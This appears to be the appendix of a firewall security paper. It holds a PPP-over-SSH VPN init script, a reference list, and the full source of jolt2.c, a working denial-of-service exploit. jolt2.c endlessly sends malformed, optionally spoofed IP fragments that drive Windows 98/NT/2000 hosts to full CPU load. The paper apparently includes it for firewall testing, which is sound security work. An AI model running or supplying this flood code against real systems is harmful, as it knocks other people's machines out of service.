#                       by  Gary  Smith  for  ACME
#
#  Version:          @(#)skeleton    1.6    11-Nov-1996    miquels@cistron.nl
#

PATH=/usr/local/sbin:/sbin:/bin:/usr/sbin:/usr/bin:
PPPDAPP=/home/fw-vpn1/pppd
ROUTEAPP=/home/fw-vpn1/route
PPPD=/usr/sbin/pppd
```

```
NAME=VPN
REDIR=/usr/local/bin/pty-redir
SSH=/usr/local/bin/ssh
MYPPPIP=192.168.7.1
TARGETIP=192.168.7.2
TARGETNET=192.168.3.0
MYNET=192.168.5.0
FIREWALL=giac-ent-fw.giac.com
CENTRALACC=fw-vpn1


test -f $PPPD || exit 0

set -e

case "$1" in
  start)
        echo setting up vpn
        $REDIR $SSH -o 'Batchmode yes' -t -l $SLAVEACC $SLAVEWALL sudo
$PPPAPP 2>/tmp/device
        TTYNAME=`cat /tmp/device`
echo tty is $TTYNAME
        sleep 10s
        if [ ! -z $TTYNAME ]
        then
        $PPPD $TTYNAME ${MYPPPIP}:${TARGETIP}
        else
                echo FAILED!
                logger "vpn setup failed"
        fi
        sleep 5s
#       route add -net $TARGETNET gw $TARGETIP
#       $SSH -o 'Batchmode yes' -l $SLAVEACC $SLAVEWALL sudo $ROUTEAPP
    ;;
  stop)
        ps -ax | grep "ssh -t -l $SLAVEACC " | grep -v grep | awk '{print $1}' |
xargs kill
    ;;
  *)
    # echo "Usage: /etc/$NAME {start|stop|reload}"
    echo "Usage: /etc/$NAME {start|stop}"
    exit 1
    ;;
esac

exit 0
```

jolt2.c

```
/*
 * File: jolt2.c
 * Author: Phonix <phonix@moocow.org>
```

```
 * Date: 23-May-00
 *
 * Description: This is the proof-of-concept code for the
 * Windows denial-of-serice attack described by
 * the Razor team (NTBugtraq, 19-May-00)
 * (MS00-029). This code causes cpu utilization
 * to go to 100%.
 *
 * Tested against: Win98; NT4/SP5,6; Win2K
 *
 * Written for: My Linux box. YMMV. Deal with it.
 *
 * Thanks: This is standard code. Ripped from lots of places.
 * Insert your name here if you think you wrote some of
 * it. It's a trivial exploit, so I won't take credit
 * for anything except putting this file together.
 */


#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <getopt.h>


struct _pkt
{
   struct iphdr ip;
   union {
      struct icmphdr icmp;
      struct udphdr udp;
   } proto;
   char data;
} pkt;


int icmplen = sizeof(struct icmphdr),
      udplen = sizeof(struct udphdr),
      iplen = sizeof(struct iphdr),
      spf_sck;


void usage(char *pname)
{
   fprintf (stderr, "Usage: %s [-s src_addr] [-p port] dest_addr\n",
                pname);
   fprintf (stderr, "Note: UDP used if a port is specified, otherwise ICMP\n");
```

```
    exit(0);
}


u_long  host_to_ip(char  *host_name)
{
    static  u_long  ip_bytes;
    struct  hostent  *res;


    res  =  gethostbyname(host_name);
    if  (res  ==  NULL)
        return  (0);
    memcpy(&ip_bytes,  res->h_addr,  res->h_length);
    return  (ip_bytes);
}


void  quit(char  *reason)
{
    perror(reason);
    close(spf_sck);
    exit(-1);
}


int  do_frags  (int  sck,  u_long  src_addr,  u_long  dst_addr,  int  port)
{
    int  bs,  psize;
    unsigned  long  x;
    struct  sockaddr_in  to;


    to.sin_family  =  AF_INET;
    to.sin_port  =  1235;
    to.sin_addr.s_addr  =  dst_addr;


    if  (port)
        psize  =  iplen  +  udplen  +  1;
    else
        psize  =  iplen  +  icmplen  +  1;
    memset(&pkt,  0,  psize);


    pkt.ip.version  =  4;
    pkt.ip.ihl  =  5;
    pkt.ip.tot_len  =  htons(iplen  +  icmplen)  +  40;
    pkt.ip.id  =  htons(0x455);
    pkt.ip.ttl  =  255;
    pkt.ip.protocol  =  (port  ?  IPPROTO_UDP  :  IPPROTO_ICMP);
    pkt.ip.saddr  =  src_addr;
    pkt.ip.daddr  =  dst_addr;
    pkt.ip.frag_off  =  htons  (8190);
```

```
    if (port)
    {
        pkt.proto.udp.source = htons(port|1235);
        pkt.proto.udp.dest = htons(port);
        pkt.proto.udp.len = htons(9);
        pkt.data = 'a';
    } else {
        pkt.proto.icmp.type = ICMP_ECHO;
        pkt.proto.icmp.code = 0;
        pkt.proto.icmp.checksum = 0;
    }


    while (1) {
        bs = sendto(sck, &pkt, psize, 0, (struct sockaddr *) &to,
                    sizeof(struct sockaddr));
    }
    return bs;
}


int main(int argc, char *argv[])
{
    u_long src_addr, dst_addr;
    int i, bs=1, port=0;
    char hostname[32];


    if (argc < 2)
        usage (argv[0]);


    gethostname (hostname, 32);
    src_addr = host_to_ip(hostname);


    while ((i = getopt (argc, argv, "s:p:h")) != EOF)
    {
        switch (i)
        {
            case 's':
                dst_addr = host_to_ip(optarg);
                if (!dst_addr)
                    quit("Bad source address given.");
                break;


            case 'p':
                port = atoi(optarg);
                if ((port <=0) || (port > 65535))
                    quit ("Invalid port number given.");
                break;
```

```
            case 'h':
            default:
                usage (argv[0]);
        }
    }


    dst_addr = host_to_ip(argv[argc-1]);
    if (!dst_addr)
        quit("Bad destination address given.");


    spf_sck = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if (!spf_sck)
        quit("socket()");
    if (setsockopt(spf_sck, IPPROTO_IP, IP_HDRINCL, (char *)&bs,
            sizeof(bs)) < 0)
        quit("IP_HDRINCL");


    do_frags (spf_sck, src_addr, dst_addr, port);
}
```

References

Aeonflux, "FreeBSD Security How-To, Chapter One", http://www.daemonnews.org/200108/security-howto.html, 2001

beldridg@best.com and variablek@home.com, "Building Bastion Routers Using Cisco IOS", http://www.routergod.com/bastion/bastion.html, 1999, Phrack Magazine

Berthomier, Pierre. "A Ruleset Editor and Management Tool for IP-Filter" http://inc2.com/isba/, 2001

Bond, Gregory. "Setting up a VPN using FreeBSD", http://www.itga.com.au/~gnb/vpn/fbsd.html, 2000

Chapman, Brent . "Network (In)Security Through IP Packet Filtering" http://www.greatcircle.com/pkt_filtering.html, 1992, Great Circle Associates

Conoboy ,Brendan and Fichtner. Erik. " IPfilter Based Firewalls How-To", http://www.obfuscation.org/ipf/, , 2001

Fraser .B. et al, The Site Security Handbook – RFC 2196, 1996, Internet Engineering Task Force

Mock ,Jim,."Installing FreeBSD", http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/install.html, FreeBSD.org

Schultz, E. Eugene Ph.D. "How to Perform Effective Firewall Testing", http://www.spirit.com/CSI/Papers/how2test.htm, 1996, Computer Security Journal Vol. XII, No. 1

Schlacter, Marty. "How to Build a FreeBSD-STABLE Firewall with IPfilter", http://www.schlacter.dyndns.org/public/ 2001

Scott, Charlie Wolfe, Paul and Erwin ,Mike. Virtual Private Networks, 1999, Oreilly and Associates

Sedayao, Jeff. Cisco IOS Access Lists, 2001, Oreilly and Associates

Smith, Gary ."Securing the Home Fires, Part Two", http://www.dfwuug.org/newsletters/2001/newsletter_0101.html#GarySmith, 2000, Dallas Fort Worth Unix Users Group

Spitzner, Lance. "Understanding the Firewall-1 State Table', http://www.enteract.com/~lspitz/fwtable.html, 2000

Sonnenreich ,Wes and Yates, Tom. Building Linux and OpenBSD Firewalls,2000, John Wiley and Sons

Unknown, HRSP (Hot Standby Router Protocol), http://www.cisco.com/warp/public/619/index.shtml, 2001, Cisco Systems

Unknown, "Step by Step Guide to Selecting the Right Security Solution", http://www.netiq.com/Downloads/Library/White_Papers/NetIQ_Selecting_Right_Security_Solution.pdf

, 2001, NetIQ

Usenko , Alexander. "Practical Assignment for SANS Network Security 2000", http://www.sans.org/y2k/practical/Alexander_Usenko_GCFW.doc, 2000, SANS Institute

Various Authors, "How To Eliminate The Ten Most Critical Internet Security Threats", http://www.sans.org/topten.htm , SANS Institute

Various Authors, "Router Security Configuration Guide", http://nsa1.www.conxion.com/cisco/r1/router_security_configuration_guide.pdf, 2001, NSA

Winters, Scott. "Top Ten Blocking Recommendations Using Cisco ACLs Securing the Perimeter with Cisco IOS 12 Routers", http://www.sans.org/infosecFAQ/firewall/blocking_cisco.htm, 2000, SANS Institute